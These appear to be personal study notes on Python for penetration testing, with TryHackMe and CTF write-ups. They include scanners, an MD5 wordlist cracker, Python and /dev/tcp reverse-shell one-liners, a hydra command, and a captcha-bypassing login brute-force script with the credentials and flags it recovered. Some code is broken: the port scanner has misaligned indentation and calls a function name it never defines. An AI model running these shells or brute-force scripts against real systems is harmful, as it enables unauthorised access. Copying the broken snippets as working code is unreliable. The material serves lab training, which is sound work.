Python For Pentesters

- Python For Pentesters
  - Tryhackme Room Python For Pentesters
    - Directory Enumeration
    - Task 4 Network Enumeration
    - Task 5 Port Scanner
    - File Downloader
    - Hash Cracker
- General Interesting Scripting
  - Reverse Shell
  - pty Pseudo-terminal utilities
  - PWNTOOLS
  - Simple Http server
- Practice
  - PicoCTF Binary Search
  - CTFLearn Help Bity
  - Tryhackme Capture
- Resources
  - Youtube
  - Books

Tryhackme Room Python For Pentesters

writeup source

Python For Pentesters

Directory Enumeration

```
import requests
import sys

sub_list = open("wordlist.txt").read()
directories = sub_list.splitlines()

for dir in directories:
    dir_enum = f"http://{sys.argv[1]}/{dir}.html"
    r = requests.get(dir_enum)
    if r.status_code==404:
        pass
    else:
        print("Valid directory:" ,dir_enum)
```

```
gobuster dir --url <ip> --wordlist <path to wordlist>
```

Task 4 Network Enumeration


Scapy Documentation

```
from scapy.all import *

interface = "eth0"
ip_range = "10.10.X.X/24"
broadcastMac = "ff:ff:ff:ff:ff:ff"

packet = Ether(dst=broadcastMac)/ARP(pdst = ip_range)

ans, unans = srp(packet, timeout =2, iface=interface, inter=0.1)

for send,receive in ans:
        print (receive.sprintf(r"%Ether.src% - %ARP.psrc%"))
```

```
from scapy.all import *

# Interface used for sending and receiving packetas
interface = "eth0"
# IP range CIDR : Here it is 10.10.0.0-10.10.0.255
ip_range = "10.10.X.X/24"
```

```
# mac addressed used for sending packets to all devices in the network.
broadcastMac = "ff:ff:ff:ff:ff:ff"

# Creates an ethernet frame with the destination mac as the broadcasting address
# Creates an ARP Request packet with the ip range we set before
# The / operator, is used to stack the ethernet frame on top of the ARP request creating a complete packet for broadcasting
packet = Ether(dst=broadcastMac)/ARP(pdst = ip_range)


# srp : Function tha tsends and receives packets at the data link layer (Layer 2 )
# iface : sets the interface
# inter : interval time between sending each packet

# ans : contains a list of the answered packets
# unans: contains a list of unanswered packets
ans, unans = srp(packet, timeout =2, iface=interface, inter=0.1)

for send,receive in ans:
        # receive.sprintf : extracts and formats specific fields from the received packet
        print (receive.sprintf(r"%Ether.src% - %ARP.psrc%"))
```

(tryhackme OSI model)




```
nmap -sn 10.10.0.0/24
```

Will search all the targets from 10.10.0.0-10.10.0.255 to see who is alive

---

Task 5 Port Scanner

```
import sys
import socket


# Setting the ip
ip = '192.168.1.6'
open_ports =[]

ports = range(1, 65535)


def probExpe_port(ip, port, result = 1):
  try:
        # Create a socket object with IPv4 and TCP parameters
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(0.5)
        # Try to connect to the specified IP and port
        r = sock.connect_ex((ip, port))
        # check the connection result
    if r == 0:
      result = r
    sock.close()
```

```
  except Exception as e:
    pass
  return result


for port in ports:
        # flush the output buffer
    sys.stdout.flush()
        # check each port
        response = probe_port(ip, port)
    if response == 0:
        open_ports.append(port)


if open_ports:
  print ("Open Ports are: ")
  print (sorted(open_ports))
else:
  print ("Looks like no ports are open :(")
```

```
nmap -p- <ip>
```

File Downloader

```
import requests

url = "http://site"
r = requests.get(url,allow_redirects=True)
open("file","wb").write(r.content)
```

```
wget http://site
```

Hash Cracker

```
import hashlib

wordlist_location = str(input('Enter wordlist file location: '))
hash_input = str(input('Enter hash to be cracked: '))

with open(wordlist_location, 'r') as file:
    for line in file.readlines():
        hash_ob = hashlib.md5(line.strip().encode())
        hashed_pass = hash_ob.hexdigest()
        if hashed_pass == hash_input:
            print('Found cleartext password! ' + line.strip())
            exit(0)
```

General Interesting Scripting

Reverse Shell

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.10",9000));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

```
sh -i >& /dev/tcp/10.10.10.10/9000 0>&1
```

---

pty Pseudo-terminal utilities

Library pty documentation

Upgrading Simple Shells to full interactive ttys

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

PWNTOOLS

documentation

Simple Http server

```
python -m http.server <port>
```

Practice

PicoCTF Binary Search

source

> Binary Search picoCTF 2024
>
> - Description
> - Steps
> - Solution
> - Flag
>
> ## Description
>
> **Summary**
>
> Want to play a game? As you use more of the shell, you might be interested in how they work! Binary search is a classic algorithm used to quickly find an item in a sorted list. Can you find the flag? You'll have 1000 possibilities and only 10 guesses.Cyber security often has a huge amount of data to look through - from logs, vulnerability reports, and forensics. Practicing the fundamentals manually might help you in the future when you have to write your own tools!You can download the challenge files here:
>
> - challenge.zip
>
> Additional details will be available after launching your challenge instance.
>
> ```
> ssh -p 49657 ctf-player@atlas.picoctf.net
> ```
>
> ```
> Using the password
> ```
>
> ```
> 6dd28e9b.
> ```
>
> ```
> Accept the fingerprint with yes, and ls once connected to begin. Remember, in a shell, passwords are hidden!
> ```
>
> ---
>
> ## Steps
>
> ```
> ctf-player@atlas.picoctf.net's password:
> ```
>
> ```
> Welcome to the Binary Search Game!
> I'm thinking of a number between 1 and 1000.
> Enter your guess: 500
> Lower! Try again.
> Enter your guess: 250
> Lower! Try again.
> Enter your guess: 125
> Lower! Try again.
> Enter your guess: 62
> Lower! Try again.
> Enter your guess: 31
> Lower! Try again.
> Enter your guess: 15
> Higher! Try again.
> Enter your guess: 23
> Higher! Try again.
> Enter your guess: 27
> Higher! Try again.
> Enter your guess: 29
> Higher! Try again.
> Enter your guess: 30
> Congratulations! You guessed the correct number: 30
> Here's your flag: picoCTF{g00d_gu355_de9570b0}
> Connection to atlas.picoctf.net closed.
> ```

Implemented Binary search

Every time I was adjusting the high and low and getting the middle of it

Solution

```python
#!/bin/python

import pwnlib.tubes.process as process
from pathlib import Path


def search(low, high, mid):
    mid = (low + high) // 2
    guess = arr[mid]

    if guess == target:
        return mid
    elif guess < target:
        low = mid + 1
    else:
        high = mid - 1


def solver(array, number, state):

    if "Higher" in state:
        array = array[array.index(number) :]
        number = array[len(array) // 2]
        return number
    elif "Lower" in state:
        array = array[: array.index(number)]
        number = array[len(array) // 2]
        return number
    else:
        return number


def main():

    array = list(range(1, 1000))

    parent = Path(__file__).resolve().parent

    script = Path(parent, "home", "ctf-player", "drop-in", "guessing_game.sh")

    command = "/bin/bash"

    starting_number = 1000 // 2

    with process.process(command) as p:

        p.sendline(b"./home/ctf-player/drop-in/guessing_game.sh")

        print(p.recvline(timeout=2).decode("utf-8"))
        print(p.recvline(timeout=2).decode("utf-8"))

        for _ in range(10):

            number = solver(
                array, starting_number, p.recvline(timeout=2).decode("utf-8")
            )

            print("Sending: " + str(number))
            p.sendline(bytes(str(number).encode("utf-8")))

            output = p.recvline(timeout=2).decode("utf-8")
            print(output)


if __name__ == "__main__":
    main()
```

Flag

`picoCTF{g00d_gu355_de9`

✓ **flag**

picoCTF{g00d_gu355_de9570b0}

CTFLearn Help Bity

source

Help Bity

- Description
- Steps
- Flag

Description

Summary

Bity had the flag for his problem. Unfortunately, his negative friend Noty corrupted it. Help Bity retrieve his flag. He only remembers the first 4 characters of the flag:

```
CTFL. Flag: BUGMd`sozc0o`sx^0r^`vdr1ld|
```

Steps

Create a python script that turns each character into binary, changes the last bit and then turns the binary back to ascii

```python
#!/bin/python


def string_to_binary_list2(input_string):
    binary_list = [format(ord(char), "08b") for char in input_string]
    return binary_list


def string_to_binary_list(input_string):
    return [bin(ord(i))[2:] for i in input_string]


def binary_list_to_string(binary_list):
    return "".join([chr(int(i, 2)) for i in binary_list])


def changing(a, length=1):
    return a[:-1] + noty(a[-1])


def noty(a):
    if a == "1":
        return "0"
    return "1"


def main():
    string = "BUGMdsozc0osx^0r^`vdr1ld|"
    lis = string_to_binary_list(string)
    lis = [changing(i) for i in lis]
    print(binary_list_to_string(lis))


if __name__ == "__main__":
    main()
```

```
python solution.py
```

```
CTFLern{b1nry_1s_awes0me}
```

Flag


`CTFLern{b1nry_1s_awes0`

✓ **flag**

> CTFLern{b1nry_1s_awes0me}

Tryhackme Capture

source

> Capture
>
> - Description
> - Steps
> - Download the files
> - Enumeration Nmap
> - Going to the browser
> - Exploitation
> - hydra
> - Solution Script
> - Flag
>
> # Description
>
> **Summary**
>
> ---
>
> # Steps
>
> ## Download the files
>
> We have a username.txt and a password.txt
>
> ## Enumeration Nmap
>
> ```
> nmap -sV -sC -vv $ipt -oN logs/nmap/initial.log
> ```
>
> We can see that there is an open port 80, we go and check it out
>
> ## Going to the browser
>
> 
>
>
> [redacted]
>
> ## Exploitation
>
> ### hydra
>
> ```
> hydra -L usernames.txt -P passwords.txt $ipt https-post-form "/login:username=^USER^&password=^PASS^:Error"
> ```
>
> ```
> Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
> illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
>
> Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-19 22:24:37
> [DATA] max 16 tasks per 1 server, overall 16 tasks, 1375826 login tries (l:878/p:1567), ~85990 tries per task
> [DATA] attacking http-post-forms://10.10.182.46:443/login:username=^USER^&password=^PASS^:Error
> [ERROR] Child with pid 728343 terminating, cannot connect
> [ERROR] Child with pid 728344 terminating, cannot connect
> [ERROR] Child with pid 728345 terminating, cannot connect
> ```

```
[ERROR] Child with pid 728346 terminating, cannot connect
[ERROR] Child with pid 728347 terminating, cannot connect
[ERROR] Child with pid 728348 terminating, cannot connect
[ERROR] Child with pid 728349 terminating, cannot connect
[ERROR] Child with pid 728350 terminating, cannot connect
[ERROR] Child with pid 728351 terminating, cannot connect
[ERROR] Child with pid 728352 terminating, cannot connect
[ERROR] Child with pid 728353 terminating, cannot connect
[ERROR] Child with pid 728354 terminating, cannot connect
[ERROR] Child with pid 728355 terminating, cannot connect
[ERROR] Child with pid 728356 terminating, cannot connect
[ERROR] Child with pid 728357 terminating, cannot connect
[ERROR] Child with pid 728358 terminating, cannot connect
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-19 22:24:41
```

Intranet login

Username

test2

Password

••••

Too many bad login attempts!

Captcha enabled

664 - 81 = ?

xxxx

Log in

Error: Invalid captcha


We try a bunch of usernames and passwords and see that it enables captcha

so we have to write our own python script

```
<body>

<div class="container">
<form action="" method="POST">
    <h1>Intranet login</h1>
    <hr>
    <label for="usr"><b>Username</b></label>
    <input type="text" placeholder="Firstname" name="username" id="username" value="rachel" required>

    <label for="psw"><b>Password</b></label>
    <input type="password" placeholder="Password" name="password" id="password" value="football" required>
    <hr>

    <h2>Too many bad login attempts!</h2>

    <label for="usr"><b><h3>Captcha enabled</h3></b></label><br>
    815 * 6 = ?

    <input type="text" placeholder="xxxx" name="captcha" id="captcha" value="" required>

    <button type="submit" class="login_button"><b>Log in</b></button>

</form>

    <p class="error"><strong>Error:</strong> Invalid captcha

      </div>

<div class="footer">
  <p>Proudly hosted, maintained, and developed by <b>SecureSolaCoders.no ©</b></p>
</div>
```

```
</body>
</html>
```

We go to burpsuite to see what kind of request it sends when captcha is involved :




```
POST /login HTTP/1.1
Host: 10.10.182.46
Content-Length: 42
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.182.46
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Referer: http://10.10.182.46/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

username=test&password=test&captcha=766000
```

And the text we are searching is

```
<label for="usr"><b><h3>Captcha enabled</h3></b></label><br>
815 * 6 = ?

<input type=
```

```
Trying natalie[307/878] and arturo[1567/1567]
```

```
Credentials found: natalie - sk8board
```

```
## Flag.txt:

### 7df2eabce36f02ca8ed7f237f77ea416
```

Solution Script

```python
#!/bin/python3
from pathlib import Path
import requests
import sys


def opening(file_path):
    with open(file_path, "r") as file:
        return file.read().splitlines()
```

```python
def sending_credentials(ip, username, password):
    data = {"username": username, "password": password}
    response = requests.post(f"http://{ip}/login", data=data)
    if "Captcha" in response.text:
        captcha = reading_regex(response.text)
        captcha = captcha[0].split("\n")[1].strip("= ?")
        captcha = eval(captcha)
        data["captcha"] = captcha
        response = requests.post(f"http://{ip}/login", data=data)
    if "does not exist" in response.text:
        return [False, False]
    if "Error" not in response.text and "Invalid" not in response.text:
        return [True, True]
    return [True, False]


def reading_regex(response):
    import re

    regex = r"\<br\>\n[\s\S]*\?\s+\<input"
    return re.findall(regex, response)


def brute_forcing():
    ip = "10.10.182.46"
    parent = Path(__file__).parent
    usernames = Path(parent, "usernames.txt")
    passwords = Path(parent, "passwords.txt")

    usernames = opening(usernames)
    passwords = opening(passwords)

    usernames_length = len(usernames)
    passwords_length = len(passwords)
    print("Brute forcing...")

    for users, username in enumerate(usernames):
        # for users in [307, 412]:
        username = usernames[users]
        print(f"Username: {username}[{users+1}/{usernames_length}]")
        result = sending_credentials(ip, username, "password")

        if result[0]:
            for passes, password in enumerate(passwords):
                print(
                    f"User: {username} - Password: {password}[{passes+1}/{passwords_length}]"
                )
                result = sending_credentials(ip, username, password)

                if result[1]:
                    print(f"Credentials found: {username} - {password}")
                    sys.exit()


def individual():
    ip = "10.10.182.46"
    parent = Path(__file__).parent
    usernames = Path(parent, "usernames.txt")
    passwords = Path(parent, "passwords.txt")

    usernames = opening(usernames)
    passwords = opening(passwords)

    result = sending_credentials(ip, usernames[0], passwords[0])
    print(result)


def main():
    brute_forcing()
    # individual()


if __name__ == "__main__":
    main()
```

Flag

`7df2eabce36f02ca8ed7f2`

✓ **flag**

7df2eabce36f02ca8ed7f237f77ea416

Resources

Youtube

watch?v=XWuP5Yf5ILI?si=PnuwyjGVgg6HZ1nf


https://youtu.be/XWuP5Yf5ILI?si=PnuwyjGVgg6HZ1nf

 # Network Programming with Python Course (build a port scanner, mailing client, chat room, DDOS)

FreeCodeCamp : This course was developed by Neural Nine

https://youtu.be/FGdiSJakIS4?si=1jKasAyQfmlhHm8X

Books



Black hat Python : Python programming for hackers and pentesters : Seitz, Justin, author : Free Download, Borrow, and Streaming : Internet Archive

xviii, 170 pages : 24 cm

https://archive.org/details/blackhatpythonpy0000seit

Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers

Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers [O'Connor, TJ] on Amazon.com. *FREE* shipping on qualifying offers. Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers

https://www.amazon.com/Violent-Python-Cookbook-Penetration-Engineers/dp/1597499579

Python For Unix and Linux System Administration

https://www.oreilly.com/library/view/python-for-unix/9780596515829/